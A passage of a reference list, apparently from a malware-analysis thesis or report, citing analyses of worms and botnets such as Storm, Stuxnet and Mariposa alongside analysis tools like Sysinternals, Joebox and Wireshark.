[97] Daniel Pistelli. Pe detective. Available at: http://www.ntcore.com/pedetective.php, accessed on November, 2010.

[98] Phillip Porras, Hassen Sadi, and Vinod Yegneswaran. A multi-perspective analysis of the storm (peacomm) worm. Technical report, Computer Science Laboratory, SRI International, 2007.

[99] Daniel A. Quist and Lorie M. Liebrock. Visualizing compiled executables for malware analysis. In *The 6th International Symposium on Visualization for Cyber Security (VizSec)*, Atlantic City, NJ, USA, 2009.

[100] Ron Rivest. Rc4. Available at: http://en.wikipedia.org/wiki/RC4, accessed on November, 2010.

[101] Robert Lemos. Bot software looks to improve peerage. Available at: http://www.securityfocus.com/news/11390, accessed on December, 2010.

[102] K. Rozinov. Reverse code engineering: an in-depth analysis of the bagle virus. In *Information Assurance Workshop, 2005. IAW '05. Proceedings from the Sixth Annual IEEE SMC*, pages 380 – 387, 2005.

[103] Mark Russinovich. Sysinternals suite. Available at: http://technet.microsoft.com/en-us/sysinternals/bb842062.aspx, accessed on January, 2011.

[104] Joe Security. Joebox. Available at: http://www.joebox.ch/, accessed on December, 2010.

[105] Donn Seeley. A tour of the worm. In *Proceedings of the Winter 1989 Usenix Conference*, San Diego, CA, 1989. USENIX Conference.

[106] Madhu K. Shankarapani, Subbu Ramamoorthy, Ram S. Movva, and Srinivas Mukkamala. Malware detection using assembly and API call sequences. *Journal in Computer Virology*, April 2010.

[107] J. Shearer. W32.stuxnet. Available at: `http://www.symantec.com/security_response/writeup.jsp?docid=2010-071400-3123-99`, accessed on November, 2010.

[108] P. Sinha, A. Boukhtouta, V. Velarde, and M. Debbabi. Insights from the analysis of mariposa botnet. In *CRiSIS '10: Proceedings of the The 5th International Conference on Risks and Security of Internet and Systems*, Montreal, Quebec, Canada, October 2010.

[109] BreakPoint Software. Hex wrokshop. Available at: `http://www.hexworkshop.com/`, accessed on November, 2010.

[110] J. Stewart. Inside the "ron paul" spam botnet. Available at: `http://www.secureworks.com/research/threats/ronpaul`, December accessed on January, 2011.

[111] Joe Stewart. Truman - the reusable unknown malware analysis net. Available at: `http://www.secureworks.com/research/tools/truman.html`, accessed on December, 2010.

[112] Joe Stewart. Bobax trojan analysis. Available at: http://www.secureworks.com/research/threats/bobax/, accessed on January, 2011.

[113] Ion Stoica, Robert Morris, David Karger, M. Frans Kaashoek, and Hari Balakrishnan. Chord: A scalable peer-to-peer lookup service for internet applications. pages 149–160, 2001.

[114] Symantec. W32.mydoom. Available at: http://www.symantec.com/security_response/writeup.jsp?docid=2004-012612-5422-99.

[115] Symantec. Messagelabs intelligence:2010 annual security report. Technical Report, Available at: http://www.messagelabs.com/intelligence., accessed on January, 2011.

[116] Peter Szor. *The Art of Computer Virus Research and Defense*. Semantec Press, February 2005.

[117] The Eclipse Foundation. Eclipse.org Home. Available at: http://www.eclipse.org, accessed on December, 2010.

[118] The Eclipse Foundation. JFace - Eclipsepedia. Available at: http://wiki.eclipse.org/index.php/JFace, accessed on November, 2010.

[119] Ping Wang, Sherri Sparks, and Cliff C. Zou. An advanced hybrid peer-to-peer botnet. *IEEE Transactions on Dependable and Secure Computing*, 7:113–127, 2010.

[120] Wikipedia. Sobig computer worm. Available at: http://en.wikipedia.org/wiki/Sobig_\%28computer_worm%29, accessed on January, 2011.

[121] Wikipedia. Rootkit. Available at: http://en.wikipedia.org/wiki/Rootkit, accessed on November, 2010.

[122] Wireshark. Wireshark gui based traffic analyzing utility. Available at: http://www.wireshark.org/, accessed on December, 2010.